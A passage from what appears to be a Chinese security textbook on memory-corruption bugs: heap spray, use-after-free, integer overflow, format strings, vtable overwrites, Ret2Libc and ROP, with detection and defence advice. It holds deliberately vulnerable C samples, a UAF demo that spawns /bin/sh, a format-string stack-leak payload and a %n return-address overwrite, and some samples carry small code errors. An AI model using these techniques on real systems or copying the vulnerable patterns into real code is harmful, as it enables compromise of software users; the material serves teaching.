但Heap Spray也存在一些缺点，例如Heap Spray会导致被攻击进程的内存占用暴增，容易被安全软件发现，同时Heap Spray不能用于主动攻击，一般是通过栈溢出利用或者其他漏洞来进行协同攻击，如果目的地址被Shellcode覆盖，则Shellcode执行会失败，因此不能保证100%成功。

为防范Heap Spray攻击，可实时监视应用程序使用内存情况，若发现应用程序的内存大量增加（设置阈值），应立即检测堆上的数据，看是否包含大量的Slidecode。

当浏览器的脚本解释器开始重复申请堆的时候，监控模块可以记录堆的大小、内容和数量，如果这些重复 的堆请求到达了一个阀值或者覆盖了指定的地址（譬如0x0C0C0C0C，0x0D0D0D0D等等），监控模块立即阻止脚本的执行。

对于一些利用脚本（Javascript Vbscript Actionscript）的进行Heap Spray攻击的情况，可以通过hook脚本引擎，分析脚本代码，根据一些Heap Spray常见特征，检测是否受到Heap Spray攻击。除此之外，开启DEP保护也是防范Heap Spray攻击的有效方式。

### 2.3.5 UAF漏洞

UAF(Use After Free)是堆结构漏洞的一种重要的利用方式，顾名思义，UAF即在free后进行利用。内存块被释放后，若其对应的指针没有被设置为NULL，则指向这一块内存的指针称之为野指针或迷途指针、悬空指针。若操作系统将这部分已经释放的内存重新分配给另外一个进程，而原来的程序重新引用现在的野指针，则将产生无法预料的后果。

由于此时野指针所指向的内存已经完全是不同的数据，若原程序继续往野指针所指向的内存地址写入数据，这些和原程序不相关的数据将被损坏，进而导致不可预料的程序错误。这种类型的程序错误，不容易找到问题的原因，在Linux系统中通常会导致存储器区块错误，在Windows系统中会导致一般保护错误。如果操作系统的内存分配器将已经被覆盖的数据区域再分配，就可能会影响系统的稳定性。

1.UAF原理

观察以下代码

代码2.9

#include <stdio.h>

#include <cstdlib>

#include <string.h>

int main()

{

char \*p1;

p1 = (char \*) malloc(sizeof(char)\*10);//申请内存空间

memcpy(p1,"hello",10);

printf("p1 addr:%x,%s\n",p1,p1);

free(p1);//释放内存空间

char \*p2;

p2 = (char \*)malloc(sizeof(char)\*10);//二次申请内存空间，与第一次大小相同，申请到了同一块内存

memcpy(p1,"world",10);//对内存进行修改

printf("p2 addr:%x,%s\n",p2,p1);//验证

return 0;

}

执行这段代码，得到如图2.21所示的输出结果。




图2.21 代码2.9的运行结果

应用程序调用free()释放内存时，如果内存块小于256KB，内存分配器并不马上将内存块释放回内存，而是将内存块标记为空闲状态，主要原因是供程序下次申请内存使用，当内存分配器中空闲内存量达到一定值时才将空闲内存释放回内核。

以上代码首先申请了10字节的空间，小于256KB，在调用free后，内存分配器不会马上将内存释放回内核，故下次再申请仍然得到这段内存。由于p1在调用free()并未被赋值为NULL，成为野指针，第二次申请内存时p1与p2指向了同一段内存空间，而该内存空间的数据已经被赋为新值。

如果攻击者可以操纵p1，则在p1指向的内存被释放后，程序再次申请内存，由于p1没有被赋值为NULL，攻击者可向p1指向的内存写入精心构造的Shellcode或采用其他方式改变程序控制流，从而达到攻击的目的。

2.UAF漏洞利用

UAF漏洞利用的核心是野指针重新赋值，若野指针被攻击者利用，则可以利用UAF漏洞实现攻击效果。

代码2.10

#include <stdio.h>

#include <stdlib.h>

typedef void (\*func\_ptr)(char \*);

void evil\_fuc(char command[])

{

system(command);

}

void echo(char content[])

{

printf("%s",content);

}

int main()

{

func\_ptr \*p1=(func\_ptr\*)malloc(4\*sizeof(int));

printf("malloc addr: %p\n",p1);

p1[3]=echo;

p1[3]("hello world\n");

free(p1); //在这里free了p1,但并未将p1置空,导致后续可以再使用p1指针

p1[3]("hello again\n"); //p1指针未被置空,虽然free了,但仍可使用.

func\_ptr \*p2=(func\_ptr\*)malloc(4\*sizeof(int));//malloc在free一块内存后,再次申请同样大小的指针会把刚刚释放的内存分配出来.

printf("malloc addr: %p\n",p2);

printf("malloc addr: %p\n",p1);//p2与p1指针指向的内存为同一地址

p2[3]=evil\_fuc; //这里将p1指针里面保存的echo函数指针覆盖成为了evil\_func指针.

p1[3]("/bin/sh");

return 0;

}

观察以上代码，p1是func\_ptr指针，指向一个长度为4的func\_ptr数组头部，数组元素为函数地址，将数组最后一个元素p1[3]赋为echo函数的地址，运行p1[3]("hello world\n");将调用echo函数打印"hello world\n"字符串。执行free()函数后，由于申请的内存小于256KB，内存分配器并未将该段内存释放回内核，而p1未被赋值为NULL，成为野指针，此时内存的数据仍然存在，调用p1[3]("hello again\n");仍可打印字符串。

重新申请同样大小的内存赋值给p2，此时p1、p2指向相同的内存块，p2[3]被赋值为evil\_func函数的地址，由于p1与p2指向相同的内存块，执行p1[3]("/bin/sh");将调用evil\_fuc函数获得shell，以上代码执行效果如图2.22所示。




图2.22 UAF漏洞利用

3.真实程序中的UAF漏洞

UAF漏洞也广泛存在于真实世界的程序，如CVE-2021-22945，这个UAF漏洞存在于MQTT协议中。MQTT(MQ Telemetry Transport) 消息队列遥测传输协议是IBM开发的一种网络应用层的协议，提供轻量级的，支持可发布/可订阅的的消息推送模式。

这一漏洞出现在mqtt协议的mqtt\_doing函数中，如 所示。其中nsend和sendleftover是发送失败后的标识符和指针，当消息发送失败后nsend会被设置为1，而sendleftover会被指向发送失败的内存地址。

mq->sendleftovers在被释放后指针并没有置为NULL，如果mqtt\_doing被重复调用，这可能会到导致数据泄露和mq->sendleftover的二次释放。

代码2.11

if(mq->nsend){

char \*ptr=mq->sendleftovers;

result=mqtt\_send(data,mq->sendleftovers,mq->nsend);

free(ptr);

if(result)

return result;

}

利用此漏洞时，攻击者首先构造出一个发送失败的操作，使mq->nsend被置为1且mq->sendleftover指向发送失败的内存地址；然后执行mqtt\_doing函数，将进入if判断内，相当于错误重传操作，并执行free(ptr)，由于没有将ptr赋值为NULL，ptr成为野指针；最后再次执行mqtt\_doing，进入if判断后，会再次执行mqtt\_send，相当于再次发送了错误重传信息，造成了信息泄露，而对ptr的二次释放也会导致程序崩溃。

4.UAF漏洞的检测

当前学术界对UAF的漏洞检测可以分为静态检测和动态检测两种形式，对于静态检测，GUEB是唯一的针对UAF的二进制分析器，该技术融合了符号执行来生成PoC输入。并可以基于抽象解释、指针分析、特征匹配或模块检测等技术针对源码进行检测。但静态分析的缺点是无法给出触发UAF漏洞的输入，只能检测到UAF漏洞的存在。

对于动态检测，现有的动态UAF检测器主要依赖于高权重的指导，这会导致很高的运行时负担，甚至超过程序本身。ASan能够进行轻量级的指导，但是仅仅针对源码级的程序。

模糊测试是近年来最受欢迎的漏洞检测方法，主要分为Coverage-based Greybox Fuzzing（CGF）和Directed Greybox Fuzzing（DGF）。其中CGF侧重于模糊测试的覆盖范围，追求尽可能地覆盖所有的路径，典型代表有ALF等。而DGF注重定向的测试效果，对于符合某一特征的路径集中测试，典型方法有AFLGo、HAWKEYE等。

模糊测试检测UAF漏洞主要面临以下几个挑战，首先是复杂性：触发UAF漏洞需要在程序执行中在同一个内存位置触发3个事件序列（即alloc、free和use），同时要按照一定的顺序执行到这三个事件，但是在程序中这些事件跨越了多个函数，这导致要执行到UAF漏洞代码变得复杂。同时UAF漏洞在实际中很难触发，相比于缓冲区溢出只需要一个单独的界外内存访问，UAF具有的时间和空间约束的结合在实践中很难满足。最后UAF漏洞通常不会出现例如段错误这类明显的后果。在这种情况下，如果只是简单地观察计算机崩溃行为就不能检测到测试案例触发了UAF漏洞。

## 2.4整数溢出漏洞

计算机中一切信息均以二进制形式存储和计算，整数在计算机中仍以二进制形式处理。计算机中的整数所占的空间为2的指数幂倍，如32位系统中，short、unsigned short类型为2字节，int、long、unsigned int、unsigned long为4字节，long long、unsigned long long为8字节；同时计算机中存在两类整数算术运算，有符号运算和无符号运算。在不同类型的整数进行不同类型运算的过程中，会出现整数溢出问题。

### 2.4.1 整数溢出案例

2010年5月24日多家厂商爆出rpc.pcnfsd服务整数溢出漏洞，NSFOUCS ID为15091。rpc.pcnfsd是一个在网络上提供认证和打印服务的RPC守护进程,运行在大量Unix类操作系统上。多个厂商的Unix系统中所使用的rpc.pcnfsd服务在处理RPC请求时存在整数溢出漏洞。通过利用该漏洞，远程攻击者可以通过发送特制的RPC请求来触发此漏洞，从而控制服务器系统。

2010年5月12日Outlook Express和Windows Mail STAT爆出响应整数溢出漏洞(MS10-030)，NSFOUCS ID为15002。Outlook Express和Windows Mail 都是Windows操作系统中默认捆绑的邮件和新闻组客户端。OutlookExpress和WindowsMail客户端所使用的通用库验证特制邮件响应的方式存在整数溢出漏洞。如果用户受骗使用POP3和IMAP邮件协议连接到了恶意的服务器并收到了畸形的STAT响应就会触发这个溢出，可能导致在用户系统.上执行任意代码。利用该漏洞，远程攻击者可在用户系统上执行任意代码。

2013年11月7日GoogleAndroid签名验证安全措施绕过漏洞(含整数溢出原因)，NSFOUCS ID为25224。Android是基于Linux开放性内核的操作系统，是Google公司在2007年11月5日公布的手机操作系统。Android4.4及其他版本存在安全限制绕过漏洞，攻击者可利用此漏洞绕过某些安全限制以执行未授权操作。攻击者可以利用此漏洞绕过安卓签名检查，从而控制受害者系统。

### 2.4.2 什么是整数溢出

计算机中整数都有一个宽度，例如win7下VC6编译器中int类型为32位。当试图保存一个比它可以表示的最大值还大的数时，就会发生整数溢出。整数溢出将导致“不确定性行为”。比如完全忽略该溢出或终止进程。大多数编译器都会忽略这种溢出，这可能会导致不确定或错误的值保存在了整数变量中。不同编译器的整数值范围如表2.4所示

表2.4 不同编译器的整数值范围

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| 编译器类型 | 数据类型 | 数据名称 | 最小值 | 最大值 |
| VC++ 6.0 | unsigned short | 无符号短整型 | 0 | 65535 |
| short | 短整型 | -32768 | 32767 |
| unsigned int | 无符号整型 | 0 | 4294967295 |
| int | 整型 | -2147483648 | 2147483647 |
| unsigned long | 无符号长整型 | 0 | 4294967295 |
| long | 长整型 | -2147483648 | 2147483647 |
| unsigned \_int64 | 无符号64位整数 | 0 | 18446744073709551615 |
| \_int64 | 64位整数 | -9223372036854775808 | 9223372036854775807 |
| VS2012 C# | ushort | 无符号短整型 | 0 | 65535 |
| short | 短整型 | -32768 | 32767 |
| uint | 无符号整型 | 0 | 4294967295 |
| int | 整型 | -2147483648 | 2147483647 |
| ulong | 无符号长整型 | 0 | 18446744073709551615 |
| long | 长整型 | -9223372036854775808 | 9223372036854775807 |

### 2.4.3 整数溢出典型问题

接下来以3个示例代码分析整数溢出的典型问题，分别是整数宽度溢出、整数运算溢出、整数符号溢出。

1. 整数宽度溢出

代码2.12

void main(int argc,char\* argv[])

{

unsigned short s;

int i;

char buf[80];

i = atoi(argv[1]);

s = i;

if(s >= 80)

return;

memcpy(buf,argv[2],i);

}

观察以上代码，函数从外部获得参数argv[1]，并通过atoi函数将字符串转为int类型变量i，并将i的值赋给unsigned short类型的变量s。由于buf数组的长度为80字节，所以函数做了判断，若s≥80，函数直接返回，否则将argv[2]的字符串通过memcpy复制到buf中。

以上代码看似对将要内存复制的数据长度进行了判断，避免了由于复制数据大于缓冲区而导致栈缓冲区溢出的情况。但unsigned short为2字节长度，而int为4字节长度，若int类型的值i大于unsigned short类型的值s所表示的最大值，将发生截断。例如，s能表示的最大的整数为0xffff=65535，若i=65536即0x10000，由于超出s的长度，将取i的最低2字节为s的值，即为0。显然，s=0不会进入if判断，则程序执行memcpy函数时，将从argv[2]复制65536字节的数据到buf中，将会导致栈溢出，若argv[2]中存在Shellcode，则程序将执行恶意代码。

2.整数运算溢出

代码2.13

void CopyIntArray(int \*array,int len)

{

int \*myarray;

int i;

myarray = malloc(len\*sizeof(int));

if(myarray == NULL)

return;

for(i=0;i<len;i++)

myarray[i] = arrary[i];

}

观察以上代码，函数根据参数len申请了len长度的int数组，并对数组指针进行了判断，若myarray指针不为NULL，则进行数组复制操作。但malloc函数的参数为size\_t型，在32位系统下与unsigned int的取值范围相同，则若len\*sizeof(int)的范围超过了size\_t，将发生截断。例如，若len=0x7fffffff，这是int类型能表示的最大值，则malloc的参数len\*sizeof(int)=0x7fffffff\*4=0x1fffffffc，超出4字节表示范围，发生截断，实际上申请了0xfffffffc字节的数据。0xfffffffc字节换算成int类型数组的长度为0x3fffffff小于len，则在for循环进行数组复制时，会发生越界溢出，若参数array指向的地址含有Shellcode，则会导致恶意代码的执行。

3.整数符号溢出

代码2.14

static char data[256];

int store\_data(char \*buf, int len)

{

if(len > 256)

return -1;

return memcpy(data, buf, len);

}

观察以上代码，在执行memcpy之前进行了len的大小判断，若len大于data数组长度则不进行memcpy内存复制，但memcpy的第3个参数为unsigned int类型，若len是一个负数，则换算为unsigned int可能是一个极大的整数。例如len=-1，则对应的十六进制为0xffffffff，转换为unsigned int为4294967295，而len=-1时，不满足len>256的判断条件，不会进入if体，而执行memcpy。由于data数组只有256字节，将导致缓冲区溢出，若buf指向的地址存在Shellcode，则会导致恶意代码执行。

### 2.4.4 整数溢出真实案例

接下来分析3个整数溢出的真实案例：

1.典型socket代码

代码2.15

int get\_two\_vars(int sock, char \*out, int len)

{

char buf1[512], buf2[512];

unsigned int size1, size2;

int size;

if(recv(sock, buf1, sizeof(buf1), 0) < 0)

{

return -1;

}

if(recv(sock, buf2, sizeof(buf2), 0) < 0)

{

return -1;

}

memcpy(&size1, buf1, sizeof(int));

memcpy(&size2, buf2, sizeof(int));

size = size1 + size2;

if(size > len)

{

return -1;

}

memcpy(out, buf1, size1);

memcpy(out + size1, buf2, size2);

return size;

}

这个例子的代码来源于一些网络后台程序的socket通信代码中，其中length信息可能是从网络数据包的一部分传递而来。对于size = size1 + size2处的加法,用于检查数据没有超出了out缓冲区的范围，在设置size1和size2相加时可能会产生一个很大的值，这个值会引起size变量变成一个负数。例如

size1 = 0x7fffffff

size2 = 0x7fffffff

(0x7fffffff + 0x7fffffff = 0xfffffffe (-2)).

当上面操作执行时，绕过了if(size > len)的越界检测，可导致大量out缓冲区的数据被Shellcode覆盖。这个漏洞只要精确的构造数据可以被利用，和整数符号类型问题的漏洞类似，产生的负数值将会解释成一个非常大的正整数，那么在执行memcpy的时候就会很容易的导致段错误。

2.一段Linux内核代码

代码2.16

int rsbac\_acl\_sys\_group(enum rsbac\_acl\_group\_syscall\_type\_t call,union

rsbac\_acl\_group\_syscall\_arg\_t arg)

{

...

switch(call)

{

case ACLGS\_get\_group\_members:

if((arg.get\_group\_members.maxnum<=0)||!arg.get\_group\_members.group)

{ ...

rsbac\_uid\_t \* user\_array;rsbac\_time\_t \* ttl\_array;

user\_array=vmalloc(sizeof(\*user\_array)\*arg.get\_group\_members.maxnum);

if(!user\_array)

return -RSBAC\_ENOMEM;

ttl\_array=vmalloc(sizeof(\*ttl\_array)\*arg.get\_group\_members.maxnum);

if(!ttl\_array){

vfree(user\_array);

return -RSBAC\_ENOMEM;

}

}

err=rsbac\_acl\_get\_group\_members(…);

...

}

}

这段代码位于/linux-2.6.21.1-rsbac-1.3.4/include/rsbac/rkmem中，if((arg.get\_group\_members.maxnum <= 0)处的数据越界检查部分不能足够的防止接下来2次vmalloc内的整数乘法运算导致的整数溢出，若提供一个足够大的整数，例如0xffffffff的值，给arg.get\_group\_members.maxnum，将导致vmalloc处和这个值相乘的整数溢出，并使得ttl\_array 和user\_array分配的缓冲区小于程序中预期的大小。恶意代码可以通过rsbac\_acl\_get\_group\_members函数拷贝Shellcode到这个缓冲区里，可能改写tty\_array和user\_array指向的缓冲区后面的一些数据。

3.SUN RPC XDR库代码

代码2.17

bool\_t xdr\_array (xdrs, addrp, sizep, maxsize, elsize, elproc)

{

XDR \*xdrs;caddr\_t \*addrp;

u\_int \*sizep;

u\_int maxsize;

u\_int elsize;

xdrproc\_t elproc;

u\_int i;

caddr\_t target = \*addrp;

u\_int c;

bool\_t stat = TRUE;

u\_int nodesize;

...

c = \*sizep;

if ((c > maxsize) && (xdrs->x\_op != XDR\_FREE))

{

return FALSE;

}

nodesize = c \* elsize;

...

\*addrp = target = mem\_alloc (nodesize);

...

for (i = 0; (i < c) && stat; i++)

stat = (\*elproc) (xdrs, target, LASTUNSIGNED);

target += elsize;

}

作为Sun Microsystems xdr库的一部分分发的xdr\_array()函数中存在整数溢出（CA-2002-25）。这种溢出已被证明会导致多个应用程序中可远程利用的缓冲区溢出，从而导致执行任意代码，整数溢出点在nodesize = c \* elsize;其中elsize可被攻击者操纵，而代码未检查nodesize的大小。

XDR（外部数据表示）库用于提供独立于平台的方法，用于通过网络连接将数据从一个系统进程发送到另一个系统进程。这些例程通常用于远程过程调用（RPC）实现，以向需要使用公共接口与许多不同类型系统交互的应用程序程序员提供透明性。

### 2.4.5 如何防范整数溢出

整数溢出可能是栈溢出，堆溢出等溢出的来源，整数溢出漏洞很大程度上，是因为程序员不好的编程习惯和疏忽，这要求程序员要有较高的编程素质，对程序的不同运行情况要考虑全面具体。

要防范整数溢出，首先要有整数安全意识，形成关于特殊数据输入的意识，比如之前先确定最大和最小输入，使用合适的数据类型，对于上述的整数宽度溢出漏洞，若使用表示范围更大的整数类型能有效避免该类漏洞，同时要注意无符号数和有符号数的运算，熟悉各种数据类型的表示范围，避免整数符号溢出。

其次要避免隐患运算直接操作，由于整数加法和乘法易造成整数运算溢出，应尽量避免对两个正数相加或相乘之后，再取结果比较，如若存在len1+len2< MAX\_IINFO的判断，可改成if (MAX\_INFO - len1 > len2)，将有效避免整数运算溢出。

对于数组的操作要进行越界判断，在使用变量申请内存，或者作为数组下标时，注意对越界的监测。另外还可以通过代码审计，安全测试等方式检测整数溢出的情况。

## 2.5 格式化字符串溢出

格式化字符串溢出的原因，主要是函数未对用户输入内容进行过滤，如printf、fprintf、vprintf、sprintf等，这些函数的输入参数为用户可控的数据，函数对这些数据进行格式化。当参数存在“%s”、“%x”等格式化字符时，可以从堆栈或其他内存区域读取数据，若恶意代码能精确控制栈中的数据，结合printf()函数或其他类似功能的函数就可以输出内存数据，实现数据泄露。

除此之外，“%n”格式化字符可以向任一地址写入任意数据，若恶意代码精确控制栈中数据，则可以结合printf()或其他类似功能的函数向任意内存地址写入被格式化的字节数，从而劫持代码控制流，导致恶意代码执行。易受威胁的函数有printf()、sprintf()、fprintf()、snprintf()、vprintf()、vsprintf()、vsprintf()、wprintf()等。

通过“%s”并借助printf可以实现查看任意地址内容，如图2.21所示的代码，若输入“AAAA%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08 x.%08x.%08x.%08x.”，printf(text)将依次输出栈的内容。

代码2.18

int main() {

char text[1024];

printf("input your string\n");

scanf("%s",text);

printf(text);

return 0;

}




图2.23 代码2.18运行结果

通过“%n”结合printf还可以实现返回地址的修改，“%n”与其他格式说明符号不同，不向printf传递格式化信息，而是令printf把自己到目前已打出的字符总数放到相应变元指向的整形变量中，则通过精心设计，可以实现利用“%n”向任意地址写入任意数据。

代码2.19

void functionown(int c){

unsigned char buf[2];

printf("%74d%n",c,(int \*)(buf+6));

printf("%19d%n",c,(int \*)(buf+7));

printf("%64d%n",c,(int \*)(buf+8));

printf("%n\r\n",c,(int \*)(buf+9));

}

int main(){

int a=1;

printf("in a=%d\r\n",a);

functionown(2);

a=0;

printf("out a=%d\r\n",a);

return 0;

}

观察以上代码，functionown通过printf，将0x74、0x19、0x64、0x00分别输出到buf+6、+7、+8、+9的4字节，覆盖了functionown的返回地址，则functionown返回后，将跳转到0x00641974的位置继续执行代码。

格式化串溢出通过静态扫描较容易发现，部分编译器已经可以限制部分格式化字符串带来的问题。

## 2.6 函数指针溢出

以C++语言为例，在C++中有虚函数概念。虚函数：定义在一个类中，用virtual关键字标识，目的在于当有其它类继承此类时，可在不改变函数名和参数的情况下重写此方法，此时通过使用基类对象指针来调用虚函数，具体哪个类中的虚函数被调用由运行时决定，即由运行时指针具体指向的对象的类型决定。为了实现上述功能，一旦对象中定义了虚函数，在声明它的对象时会在特定的位置（位置取决于编译器）为对象添加一个成员\_\_vfptr，这个成员指向一个虚函数表，虚函数表内是一个个的函数地址。

接下来看一下代码示例：

代码2.20 函数指针溢出漏洞代码示例

class Base1

{

public:

int base1\_1;

int base1\_2;

virtual void base1\_fun1() {}

virtual void base1\_fun2() {}

};

class Derive1 : public Base1

{

public:

int derive1\_1;

int derive1\_2;

};

int main(int argc, chart\*\* argv)

{

Derive1 a;

char buff[100];

Base1 \*p=a;

strcpy(buff,argv[1]); //溢出漏洞

p->base1\_func1();

return 0;

}

Derive1对象内存对应的结构图如下所示，\_\_vfptr成员指向一个存放了两个函数指针的表格。




图2.24 虚函数表

当对象可以被缓冲区溢出漏洞覆盖时，对象内的\_\_vfptr也就可以被覆盖，将\_\_vfptr覆盖为一个攻击者可控的表格结构，再将表格中填入shellcode的起始地址，当对象调用虚函数时，程序就会进入到shellcode中运行恶意代码。




图2.25 虚函数指针覆盖

具体过程如上图所示，将\_vfptr覆盖为栈中的buff的地址，那么在调用虚函数时，则会将buff中的内存视为\_\_vtable，从里面寻找虚函数的地址，那么将buff中的对应位置覆盖为恶意代码地址后，当虚函数被调用时，实际上调用了恶意代码。

## 2.7 漏洞利用与防御

### 2.7.1 漏洞利用途径

当通过程序分析和漏洞挖掘等技术将程序的漏洞找出来后，需要通过一定的手段才能利用漏洞来实现攻击者的攻击目的。一些常见的攻击方法：代码植入栈、Ret2Libc（返回到库函数）、ROP（面向返回的编程）、DOP（面向数据的编程）。既然存在这么多种攻击方式，为了保护程序的安全，研究者们自然也提出了很多种防御对策来防御这些攻击。比如：GS防御，可以防止覆盖返回地址；DEP防御，可以不让栈中的数据作为代码来执行；SafeSEH，可以察觉对SEH的恶意修改；ALSR随机化机制，可以对除了代码段和数据段的其它所有段进行地址随机化；SEHOP（SEH覆盖保护机制），可以检测SEH的完整性。下面将分别介绍这些攻击方式和防御机制。

### 2.7.2 Ret2Libc

Ret2Libc是利用程序中原本的gadgets来达到攻击目的，利用是动态链接库中的一些能够让攻击者控制目标主机的整个函数，比如以Linux环境为例，libc动态链接库中的system函数、exec系列函数一般会成功攻击者利用的目标。如果攻击者能够让程序执行system(“/bin/sh”)函数，那么就会获得一个能够控制目标的终端窗口。

对栈空间进行覆盖时，需要将原本的返回地址覆盖为system函数的地址，然后将后续的4个字节任意赋值或赋值为exit函数的地址（目的是让程序正常退出，这4个字节是system函数的返回地址），EIP+8处就是system函数的参数，将其覆盖为“/bin/sh”字符串的地址，程序就会执行system(“/bin/sh”)了。“/bin/sh”字符串一般可以在可执行程序的数据区寻找。




图2.26 Ret2Libc攻击的栈空间

### 2.7.3 ROP

ret2Libc太依赖于程序中原本的函数的功能，ROP可以通过将程序中各处的代码片段通过RET指令链接到一块儿，组成攻击者想要实现的功能。栈中覆盖的返回地址一般为函数快要结束时的代码的地址。只要精心构造操作数和返回地址，就可以达到目的。

